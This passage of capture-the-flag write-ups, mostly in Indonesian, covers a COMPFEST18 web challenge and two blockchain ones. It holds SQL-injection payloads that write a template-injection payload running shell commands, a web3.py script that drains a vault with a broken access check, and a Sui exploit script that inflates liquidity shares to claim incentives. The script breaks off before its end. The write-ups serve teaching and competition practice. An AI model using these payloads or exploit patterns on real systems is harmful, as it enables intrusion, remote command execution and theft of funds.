/match?id=-1%20UNION%20SELECT%201,2,3,4,GROUP_CONCAT(CONCAT(id,':',user_id,':',action,':',metadata,':',created_at)%20SEPARATOR%20'|'),6,7,8,9,10,11,12%20FROM%20audit_logs



dapat dilihat di ss bahwa terdapat /app/templates/live_promo.html yang missing di endpoint /promo/final-week.
Juga disini aku asumsi service menggunakan python karena familiar dengan app/template/


lalu kita check privilge user apakag bisa write atau tidak
match?id=-1%20UNION%20SELECT%201,2,3,4,CONCAT(USER(),%27%7Csecure_file_priv=%27,@@secure_file_priv,%27%7Cdatadir=%27,@@datadir),6,7,8,9,10,11,12



<h1>ctfuser@localhost|secure_file_priv=/app/templates/|datadir=/var/lib/mysql/ vs 7</h1>

cek juga FILE
/match?id=-1%20UNION%20SELECT%201,2,3,4,GROUP_CONCAT(grantee,%27:%27,privi

lege_type%20SEPARATOR%20%27%7C%27),6,7,8,9,10,11,12%20FROM%20information_schema.user_privileges%20WHERE%20privilege_type=%27FILE%27



jadi:
DB user: ctfuser@localhost
secure_file_priv: /app/templates/
FILE privilege: present


Kita coba write file
/match?id=-1%20UNION%20SELECT%201,2,3,4,%27WCT_TEST%27,6,7,8,9,10,11,12%20INTO%20OUTFILE%20%27%2Fapp%2Ftemplates%2Fwct_test.txt%27
lalu cek di:
/match?id=-1%20UNION%20SELECT%201,2,3,4,LOAD_FILE(%27%2Fapp%2Ftemplates%2Fwct_test.txt%27),6,7,8,9,10,11,12

dapat dilihat bahwa write kita berhasil

then karena ini python, kita dapat coba ssti dengan
/match?id=-1%20UNION%20SELECT%201,2,3,4,%27%7B%7B%20self.__init__.__globals__.__builtins__.__import__%28%22os%22%29.popen%28%22find%20%2F%20-type%20f%20-iname%20*flag*%202%3E%2Fdev%2Fnull%22%29.read%28%29%20%7D%7D%27,6,7,8,9,10,11,12%20INTO%20OUTFILE%20%27%2Fapp%2Ftemplates%2Flive_promo.html%27

untuk write ke live_promo.html untuk direnderr

maka jika kita lihat /promo/final-week




terdapat flag, sisanya tinggal kita retrieve.

Karena kita udah write ke live_promo.html, kita perlu reset ulang instancenya

Menggunakan payload ini buat render flag.txt pake ssti
/match?id=-1%20UNION%20SELECT%201,2,3,4,%27%7B%7B%20self.__init__.__globals__.__builtins__.open(%22/flag.txt%22).read()%20%7D%7D%27,6,7,8,9,10,11,12%20INTO%20OUTFILE%20%27/app/templates/live_promo.html%27

then kunjungi lagi /promo/final-week



Flag: COMPFEST18{Messi_Messi_Messi_Encara_Messi_Lpa6iWq2qFrVBmII}

Blockchain

Phantom Ledger

100

A cutting-edge DeFi vault called PhantomVault has been deployed to the blockchain. It supports gasless meta-transactions, allowing users to deposit ETH and authorize withdrawals through signed messages — submitted by a trusted relayer on their behalf.

The vault holds 10 ETH belonging to the protocol. Your mission: drain it.

Connection Info

http://34.1.203.129:8502/

Attachments

PhantomVault.sol

Setup.sol

Written by Aero

solved by kkira

AI-Chat Links: https://claude.ai/share/703d90fe-5bff-4e65-99f1-9638d65fe4be

chall: diberikan sebuah phantomvault.sol dan setup.sol, (broken access control)
role **relayer** di phantomvault bisa mindahin saldo credit milik siapa saja, tanpa perlu bukti kepemilikan dari akun aslinya. Karena player di-set jadi relayer pas deploy, dan deposit awal vault malah kecredit ke alamat kontrak Setup sendiri, player tinggal transfer saldo itu ke dirinya sendiri terus withdraw

```
function transferCredit(address from, address to, uint256 amount)
external {
    require(msg.sender == from || msg.sender == relayer, "Not
authorized");
    balances[from] -= amount;
    balances[to] += amount;
}
```

Ada dua jalan yang dianggap authorized,

1. `msg.sender == from`, pemilik akun mindahin saldo miliknya sendiri. Wajar.
2. `msg.sender == relayer`, kayaknya biar relayer bisa submit transfer atas nama user

jalan kedua ga pernah nge cek `from` beneran setuju atau nggak. Gak ada signature, gak ada nonce, dll.

```
// Setup.sol
constructor(address _player) payable {
    vault = new PhantomVault{value: msg.value}(_player, _player);
}
```

Di constructor PhantomVault:

relayer = _player
feeRecipient = _player
owner = msg.sender => karena Setup yang manggil new PhantomVault(...).
Deposit awal (msg.value) di-credit ke balances[msg.sender] =>kecredit ke alamat Setup, bukan ke player.

seluruh saldo vault yang ada di `balances[address(Setup)]`, dan player udah pegang role yang bisa mindahin itu tanpa bukti,

```
transferCredit(address(setup), player, fullBalance);
```

Lolos karena msg.sender == relayer. Gak ada signature, gak ada consent dari Setup

solver

```
"""
Solver for PhantomVault CTF challenge.

Bug: transferCredit(from, to, amount) allows `msg.sender == relayer`
to move
ANY account's credited balance with zero proof of ownership from
`from`.
Since we (the player) are set as `relayer` in the constructor, and
the
```

```
Setup contract's initial deposit is credited to Setup's own address
(balances[address(Setup)]), we can:

    1. Read PhantomVault's address from Setup.vault()
    2. Call transferCredit(setupAddr, ourAddr, fullBalance)  --
passes because
       msg.sender == relayer, no signature/ownership check on `from`
    3. Call withdraw(fullBalance) to drain the ETH to ourselves
    4. Setup.isSolved() should now return true (vault balance == 0)
"""

from web3 import Web3

# ---- connection config ----
RPC_URL =
"http://34.1.203.129:8502/81bf1c0a-4458-4b55-8ddb-6c84db5e6326"
PRIVKEY =
"11362daf7cbd9f6f786bcb1cca1cbc99396df8c2209ad6f19bd91457775dbb4d"
SETUP_CONTRACT_ADDR =
Web3.to_checksum_address("0x8FB2988a6e53D4Cc30e2F9E3ac4e694933998313"
)
WALLET_ADDR =
Web3.to_checksum_address("0xD812dE3a24df7C0d31480cB606d02B6aB761C28d"
)

# ---- minimal ABIs (only what we need) ----
SETUP_ABI = [
    {"inputs": [], "name": "vault", "outputs": [{"type": "address"}],
     "stateMutability": "view", "type": "function"},
    {"inputs": [], "name": "isSolved", "outputs": [{"type": "bool"}],
     "stateMutability": "view", "type": "function"},
]

VAULT_ABI = [
    {"inputs": [{"name": "account", "type": "address"}], "name":
"getBalance",
     "outputs": [{"type": "uint256"}], "stateMutability": "view",
"type": "function"},
    {"inputs": [], "name": "owner", "outputs": [{"type": "address"}],
     "stateMutability": "view", "type": "function"},
    {"inputs": [], "name": "relayer", "outputs": [{"type":
"address"}],
```

```
     "stateMutability": "view", "type": "function"},
    {"inputs": [
        {"name": "from", "type": "address"},
        {"name": "to", "type": "address"},
        {"name": "amount", "type": "uint256"},
    ], "name": "transferCredit", "outputs": [], "stateMutability":
"nonpayable", "type": "function"},
    {"inputs": [{"name": "amount", "type": "uint256"}], "name":
"withdraw",
     "outputs": [], "stateMutability": "nonpayable", "type":
"function"},
]


def main():
    w3 = Web3(Web3.HTTPProvider(RPC_URL))
    assert w3.is_connected(), "Could not connect to RPC"

    acct = w3.eth.account.from_key(PRIVKEY)
    print(f"[*] Attacker address: {acct.address}")
    assert acct.address.lower() == WALLET_ADDR.lower(), "Privkey does
not match wallet addr!"

    setup = w3.eth.contract(address=SETUP_CONTRACT_ADDR,
abi=SETUP_ABI)
    vault_addr = setup.functions.vault().call()
    print(f"[*] Vault deployed at: {vault_addr}")

    vault = w3.eth.contract(address=vault_addr, abi=VAULT_ABI)

    owner_addr = vault.functions.owner().call()
    relayer_addr = vault.functions.relayer().call()
    print(f"[*] Vault owner (Setup contract): {owner_addr}")
    print(f"[*] Vault relayer (should be us): {relayer_addr}")
    assert relayer_addr.lower() == acct.address.lower(), "We are not
the relayer, exploit path invalid"

    victim_balance = vault.functions.getBalance(owner_addr).call()
    print(f"[*] Credited balance sitting under Setup's address:
{victim_balance}")

    if victim_balance == 0:
```

```
        print("[!] Nothing to steal, balance already 0.")
        return

    nonce = w3.eth.get_transaction_count(acct.address)
    gas_price = w3.eth.gas_price

    # Step 1: steal the credit via transferCredit (relayer bypass, no
proof of ownership)
    tx1 = vault.functions.transferCredit(owner_addr, acct.address,
victim_balance).build_transaction({
        "from": acct.address,
        "nonce": nonce,
        "gas": 200_000,
        "gasPrice": gas_price,
    })
    signed1 = acct.sign_transaction(tx1)
    tx_hash1 = w3.eth.send_raw_transaction(signed1.raw_transaction)
    print(f"[*] Sent transferCredit tx: {tx_hash1.hex()}")
    receipt1 = w3.eth.wait_for_transaction_receipt(tx_hash1)
    print(f"[*] transferCredit status: {receipt1.status}")
    assert receipt1.status == 1, "transferCredit tx failed"

    my_balance = vault.functions.getBalance(acct.address).call()
    print(f"[*] Our credited balance after steal: {my_balance}")

    # Step 2: withdraw all the stolen credit as real ETH
    nonce += 1
    tx2 = vault.functions.withdraw(my_balance).build_transaction({
        "from": acct.address,
        "nonce": nonce,
        "gas": 200_000,
        "gasPrice": gas_price,
    })
    signed2 = acct.sign_transaction(tx2)
    tx_hash2 = w3.eth.send_raw_transaction(signed2.raw_transaction)
    print(f"[*] Sent withdraw tx: {tx_hash2.hex()}")
    receipt2 = w3.eth.wait_for_transaction_receipt(tx_hash2)
    print(f"[*] withdraw status: {receipt2.status}")
    assert receipt2.status == 1, "withdraw tx failed"

    # Verify
    remaining = w3.eth.get_balance(vault_addr)
```

```
    print(f"[*] Remaining ETH balance in vault: {remaining}")

    solved = setup.functions.isSolved().call()
    print(f"[*] isSolved(): {solved}")

    if solved:
        print("[+] Challenge solved! Submit the flag / solution
now.")
    else:
        print("[!] Not solved yet -- check vault balance / logic
above.")


if __name__ == "__main__":
    main()
```

Flag: COMPFEST18{ph4nt0m_l3dg3r_cr0ss_funct10n_r33ntr4ncy_w1th_ecdsa_m4ll3ab1l1ty}

Flag: COMPFEST18{ph4nt0m_l3dg3r_cr0ss_funct10n_r33ntr4ncy_w1th_ecdsa_m4ll3ab1l1ty}

Compfest Coin

139

ALL IN SEMESTA BOSKU, CACING-CACING NAGA-NAGA.

Starter tooling:

https://docs.sui.io/guides/developer/getting-started

@mysten/sui TypeScript SDK

Sui CLI cannot be used because of gRPC

Connection Info

http://34.1.203.129:8501/

Attachments

Move.toml

assets.move

config.move

math.move

oracle.move

pool.move

registry.move

setup.move

vault.move

Written by XymboL

solved by rn

AI-Chat Links: https://share.gemini.google/bOWFyG78xkAq
https://claude.ai/share/2c8c0fa1-ec5a-43fe-be2f-0b68adac095e

What it asked

```
public entry fun solve(setup: &mut Setup, account: &vault::OperatorAccount<CFX>, config: &config::GlobalConfig) {
    assert!(vault::is_qualified(account, config), ENotQualified);
    setup.solved = true;
}
```

basically, make an operator account qualified

Approach

install sui first

what is qualified here?? let's take a look at vault.move

```
public fun is_qualified(account: &OperatorAccount<CFX>, config: &GlobalConfig): bool {
    account.earned >= config::bounty_target(config)
}
```

what is bounty_target?

```
public fun create(ctx: &mut TxContext): GlobalConfig {
    GlobalConfig {
        id: object::new(ctx),
        liquidity_fee_bps: 0,
        withdraw_fee_bps: 0,
        min_effective_liquidity: 500,
        bounty_target: 500,
        rebalance_cap: 2_000_000,
    }
}
```

so we need to make operator_account.earned >= 500

operator starts at earned 0

```
public(package) fun create_operator(operator: address, ctx: &mut TxContext):
OperatorAccount<CFX> {
    OperatorAccount<CFX> {
        id: object::new(ctx),
        earned: 0,
    }
}
```

there's also claim_route_incentives() at vault.move as follows
```
public entry fun claim_route_incentives<Base, Quote, Strategy>(
    vault: &mut IncentiveVault<CFX>,
    pool: &mut RoutePool<Base, Quote>,
    strategy: &RouteStrategy<Strategy>,
    position: &RoutePosition<Base, Quote>,
    account: &mut OperatorAccount<CFX>,
```

```
    oracle: &PriceOracle,
    config: &GlobalConfig,
    ctx: &TxContext,
) {
    let operator = tx_context::sender(ctx);
    assert!(!table::contains(&vault.claimed, operator), EAlreadyClaimed);
    assert!(math::same_bytes(&vault.market, &pool::canonical_market(pool)),
EWrongMarket);
    assert!(math::same_bytes(&vault.market, registry::market(strategy)),
EStrategyNotRegistered);
    assert!(pool::position_pool(position) == object::id(pool), 9);
    assert!(pool::effective_liquidity(pool, position) >= config::min_effective_liquidity(config),
EInsufficientCfx);

    let claim = pool::quoted_route_score(pool, oracle);
    let amount = math::min(claim, vault.balance);
    vault.balance = vault.balance - amount;
    account.earned = account.earned + amount;
    table::add(&mut vault.claimed, operator, true);
    event::emit(IncentivesClaimed { operator, amount });
}
```

from pool::quoted_route_score(), we know that it takes higher value between raw and oracle_price

```
public fun quoted_route_score<Base, Quote>(
    pool: &RoutePool<Base, Quote>,
    oracle: &PriceOracle,
): u64 {
    let raw = pool.reserve_quote / pool.reserve_base;
    let oracle_price = oracle::price_e6(oracle);
    if (raw > oracle_price) { raw } else { oracle_price }
}
```

with `raw = pool.reserve_quote / pool.reserve_base;`.

so we need `pool.reserve_quote / pool.reserve_base` to be >= 500

the vault starts with 1000 of balance, from the create function

let's take a loot at math:min() since it's used as well in claim_route_incentives()

```
public fun min(a: u64, b: u64): u64 {
    if (a < b) { a } else { b }
}
```

uses u64, which means unsigned 64-bit integer, which is fishy. pembagian kepotong ke 0 because no decimals

from create_route_pool() in pool.move, we know that base and quote is both 1,000,000, so raw starts with 1

but we can actually create a fake pool. in claim_route_incentives, it acceps RoutePool<Base, Quote>. accepts generic Base and Quote types, as long as it passes the `assert!(math::same_bytes(&vault.market, &pool::canonical_market(pool)), EWrongMarket);` check

so let's see how market ID is generated
```
public fun canonical_market<A, B>(): vector<u8> {
    let left = type_bytes<A>();
    let right = type_bytes<B>();
    if (math::bytes_lt(&right, &left)) {
        math::join_key(right, left)
    } else {
        math::join_key(left, right)
    }
}
```

gets bytes represenation of type A and B, cek mana yang lebih kecil menggunakan math:bytes_lt, dan join berurutan sesuai alphabet, dimana smaller type pertama lalu larger type
karena disorting terlebih dahulu, canonical_market<B, A>() menghasilkan vector byte yang sama as if the B, A is switched
vault di inisialisasi sebagai canonical_market<SUIX, USDC>(), but we can initialize ourselves RoutePool<USDC, SUIX> using create_route_pool. karena market ID belum diregister, create_route_pool akan berhasil. saat memanggil claim_route_incentives dengan pool ini, canonical_market check akan lolos karena vector bytes nya identical
artinya, kita bisa setting reserve_base dan reserve_quote such that route_score >= 500
tapi ada cek ini di claim

```
assert!(pool::effective_liquidity(pool, position) >= config::min_effective_liquidity(config), EInsufficientCfx);
```
dari GlobalConfig, min_effective_liquidity is 500.
effective liquidity calculation is as follows

```
position.shares * pool.accounted_liquidity / pool.lp_supply
```

jika ktia yang buat pool, kita akan mendapatkan 100% initial lp_supply sebagai position.shares.
let's take a look at how accounted_liquidity and lp_supply are first initialized

```
public(package) fun create<Base, Quote>(
    reserve_base: u64,
    reserve_quote: u64,
    ctx: &mut TxContext,
): RoutePool<Base, Quote> {
    RoutePool<Base, Quote> {
        id: object::new(ctx),
        direct_market: registry::direct_market<Base, Quote>(),
        canonical_market: registry::canonical_market<Base, Quote>(),
        reserve_base,
        reserve_quote,
        lp_supply: reserve_base + reserve_quote,
        accounted_liquidity: reserve_base + reserve_quote,
    }
}
```

so lp_supply and acconted_liquidity = reserve_base + reserve_quote

so min_effective_liquidity is

```
position.shares * (reserve_base + reserve_quote) / (reserve_base + reserve_quote)
```

which simplifies to effective_liquidity = position.shares * 1 = position.shares
means need position to at least have 500 shares

another requirement to call claim_route_incentives is that we need our own RoutePosition
we can create position using open_position() in pool.move
the vulnerability is in add_liquidity
```
public entry fun add_liquidity<Base, Quote>(
    pool: &mut RoutePool<Base, Quote>,
    position: &mut RoutePosition<Base, Quote>,
    shares: u64,
    config: &GlobalConfig,
) {
    assert!(shares > 0, EInvalidAmount);
    assert!(position.pool == object::id(pool), EWrongPosition);
    let net_shares = math::apply_fee_floor(shares, config::liquidity_fee_bps(config));
    pool.lp_supply = pool.lp_supply + net_shares;
    pool.accounted_liquidity = pool.accounted_liquidity + net_shares;
```

```
    position.shares = position.shares + net_shares;
}
```

it doesnt requrie actual tokens, only a u64 representing shares, and adds them to position.shares.
also from config, liquidity_fee_bps is 0, so net_shares is just shares

so the attack is
1. create_route_pool<USDC, SUIX> with reserve_base 1 and reserve_quote 1000
2. open_position
3. add_liquidity on the position, request share that's >= 500.
4. claim_route_incentives
5. solve

so i begin crafting the exploit, but missed one thing, and that is claim_route_incentives requrie a strategy but that's later.

anyway, the environment doesnt accept gRPC, it wants jsonrpc. anyway, that's fine now

so the strategy stuff, there is no strategy initialized at the start. so let's look at how to register a strategy

```
public entry fun register_route_strategy<Base, Quote, Strategy: drop>(
    registry: &mut RouteRegistry,
    _witness: Strategy,
    ctx: &mut TxContext,
) {
    let market = canonical_market<Base, Quote>();
    let strategy_type = type_bytes<Strategy>();
    assert!(!table::contains(&registry.strategies, strategy_type), EStrategyAlreadyRegistered);
    table::add(&mut registry.strategies, strategy_type, market);

    let strategy = RouteStrategy<Strategy> {
        id: object::new(ctx),
        market: canonical_market<Base, Quote>(),
        strategy_type: type_bytes<Strategy>(),
    };
    event::emit(StrategyRegistered {
        strategy: object::id(&strategy),
        market: canonical_market<Base, Quote>(),
        strategy_type: type_bytes<Strategy>(),
    });
    transfer::public_transfer(strategy, tx_context::sender(ctx));
}
```

butuh generic type yang punya bisa drop, dan butuh _witness untuk argumen tersebut

dalam move, tipe bool punya drop ability, so we can just pass "bool" as type argument, and tx.pure.bool(true) as the witness
register_route_strategy uses transfer::public_transfer, maka kita register dulu, ambil id nya, lalu jalankan final exploit

Solution

```
import { SuiJsonRpcClient } from '@mysten/sui/jsonRpc';
import { Transaction } from '@mysten/sui/transactions';
import { Ed25519Keypair } from '@mysten/sui/keypairs/ed25519';

// Load from .env
const RPC_URL = process.env.RPC_URL!;
const PRIVKEY = process.env.PRIVKEY!;
const PACKAGE_ID = process.env.PACKAGE_ID!;
const CONFIG = process.env.CONFIG!;
const REGISTRY = process.env.REGISTRY!;
const SETUP_ID = process.env.SETUP_ID!;
const VAULT = process.env.VAULT!;
const ACCOUNT = process.env.ACCOUNT!;
const ORACLE = process.env.ORACLE!;

const client = new SuiJsonRpcClient({ url: RPC_URL });
const keypair = Ed25519Keypair.fromSecretKey(PRIVKEY);

async function solve() {
    console.log(`Starting UNIFIED exploit as
${keypair.toSuiAddress()}...\n`);

    // ========================================
    // TX 1: Register Strategy
    // ========================================
    console.log("Tx 1: Registering Route Strategy...");
    const tx1 = new Transaction();
    tx1.setSender(keypair.toSuiAddress());
    tx1.setGasBudget(50_000_000);

    tx1.moveCall({
        target: `${PACKAGE_ID}::registry::register_route_strategy`,
        typeArguments: [
            `${PACKAGE_ID}::assets::USDC`,
            `${PACKAGE_ID}::assets::SUIX`,
            "bool"
        ],
        arguments: [
            tx1.object(REGISTRY),
```

```
            tx1.pure.bool(true)
        ]
    });

    const res1 = await client.signAndExecuteTransaction({
        signer: keypair,
        transaction: tx1,
        options: { showObjectChanges: true },
    });
    await client.waitForTransaction({ digest: res1.digest });

    const strategyObj = res1.objectChanges?.find(
        (obj: any) => obj.type === 'created' &&
obj.objectType.includes('RouteStrategy')
    ) as any;
    const STRATEGY_ID = strategyObj.objectId;
    console.log(`✅ Strategy Created: ${STRATEGY_ID}`);

    // ==========================================
    // TX 2: Create Fake Pool
    // ==========================================
    console.log("\nTx 2: Creating reversed RoutePool...");
    const tx2 = new Transaction();
    tx2.setSender(keypair.toSuiAddress());
    tx2.setGasBudget(50_000_000);

    tx2.moveCall({
        target: `${PACKAGE_ID}::pool::create_route_pool`,
        typeArguments: [
            `${PACKAGE_ID}::assets::USDC`, // Base
            `${PACKAGE_ID}::assets::SUIX`  // Quote
        ],
        arguments: [
            tx2.object(REGISTRY),
            tx2.object(CONFIG),
            tx2.pure.u64(1),
            tx2.pure.u64(1000)
        ]
    });

    const res2 = await client.signAndExecuteTransaction({
        signer: keypair,
        transaction: tx2,
        options: { showObjectChanges: true },
    });
    await client.waitForTransaction({ digest: res2.digest });
```

```
    const fakePoolObj = res2.objectChanges?.find(
        (obj: any) => obj.type === 'created' &&
obj.objectType.includes('RoutePool')
    ) as any;
    const FAKE_POOL_ID = fakePoolObj.objectId;
    console.log(`✅ Fake Pool Created: ${FAKE_POOL_ID}`);

    // ========================================
    // TX 3: Open Position
    // ========================================
    console.log("\nTx 3: Opening Position...");
    const tx3 = new Transaction();
    tx3.setSender(keypair.toSuiAddress());
    tx3.setGasBudget(50_000_000);

    tx3.moveCall({
        target: `${PACKAGE_ID}::pool::open_position`,
        typeArguments: [
            `${PACKAGE_ID}::assets::USDC`,
            `${PACKAGE_ID}::assets::SUIX`
        ],
        arguments: [
            tx3.object(FAKE_POOL_ID)
        ]
    });

    const res3 = await client.signAndExecuteTransaction({
        signer: keypair,
        transaction: tx3,
        options: { showObjectChanges: true },
    });
    await client.waitForTransaction({ digest: res3.digest });

    const positionObj = res3.objectChanges?.find(
        (obj: any) => obj.type === 'created' &&
obj.objectType.includes('RoutePosition')
    ) as any;
    const POSITION_ID = positionObj.objectId;
    console.log(`✅ Position Created: ${POSITION_ID}`);

    // ========================================
    // TX 4: Add Liquidity
    // ========================================
    console.log("\nTx 4: Adding liquidity...");
    const tx4 = new Transaction();
```

```
    tx4.setSender(keypair.toSuiAddress());
    tx4.setGasBudget(50_000_000);

    tx4.moveCall({
        target: `${PACKAGE_ID}::pool::add_liquidity`,
        typeArguments: [
            `${PACKAGE_ID}::assets::USDC`,
            `${PACKAGE_ID}::assets::SUIX`
        ],
        arguments: [
            tx4.object(FAKE_POOL_ID),
            tx4.object(POSITION_ID),
            tx4.pure.u64(1000),
            tx4.object(CONFIG)
        ]
    });

    const res4 = await client.signAndExecuteTransaction({
        signer: keypair,
        transaction: tx4,
        options: { showEffects: true },
    });
    await client.waitForTransaction({ digest: res4.digest });

    console.log("✅ Tx 4 Status:", res4.effects?.status.status);
    if (res4.effects?.status.status === "failure") {
        console.error("❌ Error Details:", res4.effects?.status.error);
        throw new Error(`Tx 4 failed: ${res4.effects?.status.error}`);
    }

    // ========================================
    // TX 5: Claim Route Incentives
    // ========================================
    console.log("\nTx 5: Claiming route incentives...");
    const tx5 = new Transaction();
    tx5.setSender(keypair.toSuiAddress());
    tx5.setGasBudget(50_000_000);

    tx5.moveCall({
        target: `${PACKAGE_ID}::vault::claim_route_incentives`,
        typeArguments: [
            `${PACKAGE_ID}::assets::USDC`,
            `${PACKAGE_ID}::assets::SUIX`,
            "bool"
        ],
        arguments: [
```

```
            tx5.object(VAULT),
            tx5.object(FAKE_POOL_ID),
            tx5.object(STRATEGY_ID),
            tx5.object(POSITION_ID),
            tx5.object(ACCOUNT),
            tx5.object(ORACLE),
            tx5.object(CONFIG)
        ]
    });

    const res5 = await client.signAndExecuteTransaction({
        signer: keypair,
        transaction: tx5,
        options: { showEffects: true },
    });
    await client.waitForTransaction({ digest: res5.digest });

    console.log("✅ Tx 5 Status:", res5.effects?.status.status);
    if (res5.effects?.status.status === "failure") {
        console.error("❌ Error Details:", res5.effects?.status.error);
        throw new Error(`Tx 5 failed: ${res5.effects?.status.error}`);
    }

